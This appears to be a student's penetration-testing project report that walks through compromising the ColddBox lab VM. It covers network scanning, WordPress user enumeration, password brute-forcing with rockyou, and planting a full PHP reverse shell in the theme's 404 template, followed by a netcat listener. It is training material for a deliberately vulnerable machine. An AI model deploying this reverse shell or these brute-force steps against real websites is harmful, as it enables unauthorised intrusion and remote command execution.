

Minor Project

Name:- Pittala bhasker

Project:- Pentesting On Coldbox


Methods:-

- Netdiscover Scanning
- Nmap Scanning
- Enumeration / Reconnaissance
- Password Bruteforcing
- Wpscan
- Uploading a Reverse Shell
- Privilege Escalation

Steps for solving the Machine:-


❖ Step 1:

Download the colddbix OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.




❖ Step 2:

Turn on the virtual machines and make sure they are connected to the internet.



Above is the Image of coldbox virtual machine



Above is the image of kali linux virtual machine

❖ Step 3:

now open a terminal in kali linux and type the “ifconfig” command to verify your ip address.

```
logmaster@kali: ~  
File Actions Edit View Help  
  
(logmaster@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fe0b:367b prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:0b:36:7b txqueuelen 1000 (Ethernet)  
    RX packets 2632 bytes 323129 (315.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 157166 bytes 11656551 (11.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 682 bytes 58952 (57.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 682 bytes 58952 (57.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

❖ Step 4:

now use the “netdiscover” command to get the ip address of the target machine.

```
(root@kali)~[/home/logmaster]  
# netdiscover -i eth0 -R 192.168.50.0/16  
  
IP: 192.168.1.1 192.168.1.2 192.168.1.3 192.168.1.4 192.168.1.5 192.168.1.6 192.168.1.7 192.168.1.8 192.168.1.9 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.14 192.168.1.15 192.168.1.16 192.168.1.17 192.168.1.18 192.168.1.19 192.168.1.20 192.168.1.21 192.168.1.22 192.168.1.23 192.168.1.24 192.168.1.25 192.168.1.26 192.168.1.27 192.168.1.28 192.168.1.29 192.168.1.30 192.168.1.31 192.168.1.32 192.168.1.33 192.168.1.34 192.168.1.35 192.168.1.36 192.168.1.37 192.168.1.38 192.168.1.39 192.168.1.40 192.168.1.41 192.168.1.42 192.168.1.43 192.168.1.44 192.168.1.45 192.168.1.46 192.168.1.47 192.168.1.48 192.168.1.49 192.168.1.50 192.168.1.51 192.168.1.52 192.168.1.53 192.168.1.54 192.168.1.55 192.168.1.56 192.168.1.57 192.168.1.58 192.168.1.59 192.168.1.60 192.168.1.61 192.168.1.62 192.168.1.63 192.168.1.64 192.168.1.65 192.168.1.66 192.168.1.67 192.168.1.68 192.168.1.69 192.168.1.70 192.168.1.71 192.168.1.72 192.168.1.73 192.168.1.74 192.168.1.75 192.168.1.76 192.168.1.77 192.168.1.78 192.168.1.79 192.168.1.80 192.168.1.81 192.168.1.82 192.168.1.83 192.168.1.84 192.168.1.85 192.168.1.86 192.168.1.87 192.168.1.88 192.168.1.89 192.168.1.90 192.168.1.91 192.168.1.92 192.168.1.93 192.168.1.94 192.168.1.95 192.168.1.96 192.168.1.97 192.168.1.98 192.168.1.99 192.168.1.100 192.168.1.101 192.168.1.102 192.168.1.103 192.168.1.104 192.168.1.105 192.168.1.106 192.168.1.107 192.168.1.108 192.168.1.109 192.168.1.110 192.168.1.111 192.168.1.112 192.168.1.113 192.168.1.114 192.168.1.115 192.168.1.116 192.168.1.117 192.168.1.118 192.168.1.119 192.168.1.120 192.168.1.121 192.168.1.122 192.168.1.123 192.168.1.124 192.168.1.125 192.168.1.126 192.168.1.127 192.168.1.128 192.168.1.129 192.168.1.130 192.168.1.131 192.168.1.132 192.168.1.133 192.168.1.134 192.168.1.135 192.168.1.136 192.168.1.137 192.168.1.138 192.168.1.139 192.168.1.140 192.168.1.141 192.168.1.142 192.168.1.143 192.168.1.144 192.168.1.145 192.168.1.146 192.168.1.147 192.168.1.148 192.168.1.149 192.168.1.150 192.168.1.151 192.168.1.152 192.168.1.153 192.168.1.154 192.168.1.155 192.168.1.156 192.168.1.157 192.168.1.158 192.168.1.159 192.168.1.160 192.168.1.161 192.168.1.162 192.168.1.163 192.168.1.164 192.168.1.165 192.168.1.166 192.168.1.167 192.168.1.168 192.168.1.169 192.168.1.170 192.168.1.171 192.168.1.172 192.168.1.173 192.168.1.174 192.168.1.175 192.168.1.176 192.168.1.177 192.168.1.178 192.168.1.179 192.168.1.180 192.168.1.181 192.168.1.182 192.168.1.183 192.168.1.184 192.168.1.185 192.168.1.186 192.168.1.187 192.168.1.188 192.168.1.189 192.168.1.190 192.168.1.191 192.168.1.192 192.168.1.193 192.168.1.194 192.168.1.195 192.168.1.196 192.168.1.197 192.168.1.198 192.168.1.199 192.168.1.200 192.168.1.201 192.168.1.202 192.168.1.203 192.168.1.204 192.168.1.205 192.168.1.206 192.168.1.207 192.168.1.208 192.168.1.209 192.168.1.210 192.168.1.211 192.168.1.212 192.168.1.213 192.168.1.214 192.168.1.215 192.168.1.216 192.168.1.217 192.168.1.218 192.168.1.219 192.168.1.220 192.168.1.221 192.168.1.222 192.168.1.223 192.168.1.224 192.168.1.225 192.168.1.226 192.168.1.227 192.168.1.228 192.168.1.229 192.168.1.230 192.168.1.231 192.168.1.232 192.168.1.233 192.168.1.234 192.168.1.235 192.168.1.236 192.168.1.237 192.168.1.238 192.168.1.239 192.168.1.240 192.168.1.241 192.168.1.242 192.168.1.243 192.168.1.244 192.168.1.245 192.168.1.246 192.168.1.247 192.168.1.248 192.168.1.249 192.168.1.250 192.168.1.251 192.168.1.252 192.168.1.253 192.168.1.254 192.168.1.255  
Currently scanning: 192.168.50.0/16 | Screen View: Unique Hosts  
7 Captured ARP Req/Rep packets, from 6 hosts. Total size: 420  


| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname                              |
|--------------|-------------------|-------|-----|----------------------------------------------------|
| 192.168.1.1  | 5c:a4:f4:1c:a0:f2 | 2     | 120 | Unknown vendor                                     |
| 192.168.1.8  | 48:51:c5:d1:fd:d0 | 1     | 60  | Intel Corporate                                    |
| 192.168.1.16 | 08:00:27:b4:36:c0 | 1     | 60  | PCS Systemtechnik GmbH                             |
| 192.168.1.4  | 46:54:8a:0e:b3:e3 | 1     | 60  | Unknown vendor                                     |
| 192.168.1.12 | 38:d5:7a:55:27:53 | 1     | 60  | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.       |
| 192.168.1.9  | 94:54:ce:8a:7c:c1 | 1     | 60  | GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD |


```

Form here we can see that the ip address of the target machine is 192.168.1.16

❖ Step 5:

Perform “nmap” scan for the ip address you found.

```
(root@kali)~# nmap -sV 192.168.1.16
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-30 04:57 EST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.00075s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:B4:36:C0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds
```

To gather further information through scanning use this command:”nmap -sV 192.168.1.16”


```
(root@kali)~# nmap -sC -sV -p- 192.168.1.16
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-30 05:00 EST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.00068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: WordPress 4.1.31
|_ http-title: ColddBox | One more machine
|_ http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:B4:36:C0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.26 seconds
```


with this additional scan we found 2 ports :- 80 and 4512

❖ Step 6:

go to your browser and type in the ip address of the target to see the webpage that is hosted by the target machine.



if you look closely you will find a login option for this page.



From this we can make out that this page is hosted on wordpress.

❖ **Step 7:**

Run “wpscan” on the url of the webpage.

```
File Actions Edit View Help
192.168.1.16 - Login App X router-network.com X ColdDB - Home Page X
(root@kali)-[/home/logmaster]
# wpscan --url http://192.168.1.16/

WordPress Security Scanner by the WPScan Team
Version 3.8.18
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.16/ [192.168.1.16]
[+] Started: Tue Jan 30 05:52:33 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.16/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.16/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.16/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
```

With this normal scan may not find anything major but if we can try out luck with username enumeration

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
Progress Time: 00:00:00 (0 / 0) 100.00% Time: 00:00:00

[i] No Valid Passwords Found.
```

As you can see with this scan we found 3 usernames: c0ldd, hugo, Philip.

❖ Step 8:

Now that we have found some usernames, we can try brute forcing the username with some known password from “rockyou.txt”


```

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00

[+] User(s) Identified:

[+] the cold in person
  | Found By: Rss Generator (Passive Detection)


[+] hugo
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)


[+] Performing password attack on Wp Login against 4 user/s
Error: Request timed out.
Error: Request timed out.
Error: Request timed out.
*[[C*[[D ... Trying the cold in person / elizabeth Time: 00:01:13 < > (240 / 57377568) 0.00%
[SUCCESS] - c0ldd / 9876543210
Trying the cold in person / 010890 Time: 00:14:26 < > (42890 / 57378792) 0.07% ETA: ??:??:??

```



❖ Step 10:

Now in the admin dashboard go to appearance > editor



❖ Step 11:

Now on the right hand side of the page you will see editor options of the features that you will be able to edit as admin.

Here is the code


```

<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;    // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);

```

```

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

```


```

        if (in_array($sock, $read_a)) {
            if ($debug) printit("SOCK READ");
            $input = fread($sock, $chunk_size);
            if ($debug) printit("SOCK: $input");
            fwrite($pipes[0], $input);
        }
        if (in_array($pipes[1], $read_a)) {
            if ($debug) printit("STDOUT READ");
            $input = fread($pipes[1], $chunk_size);
            if ($debug) printit("STDOUT: $input");
            fwrite($sock, $input);
        }
        if (in_array($pipes[2], $read_a)) {
            if ($debug) printit("STDERR READ");
            $input = fread($pipes[2], $chunk_size);
            if ($debug) printit("STDERR: $input");
            fwrite($sock, $input);
        }
    }
    fclose($sock);
    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);
    proc_close($process);
    function printit ($string) {
        if (!$daemon) {
            print "$string\n";
        }
    }
}
?>


```

❖ Step 12:

Now go to your browser and search for PHP reverse shell



Now go to the below file and copy all contents.



❖ Step 13:


Now come back to the '404 template' page from the webpage and clear the script and paste this script.

Now make sure you change the '\$ip' with your own attacker machine ip and select the port on which you will listen on the reverse shell.

Now save the changes

❖ Step 14:

now go to your link terminal and start a reverse shell with netcat.

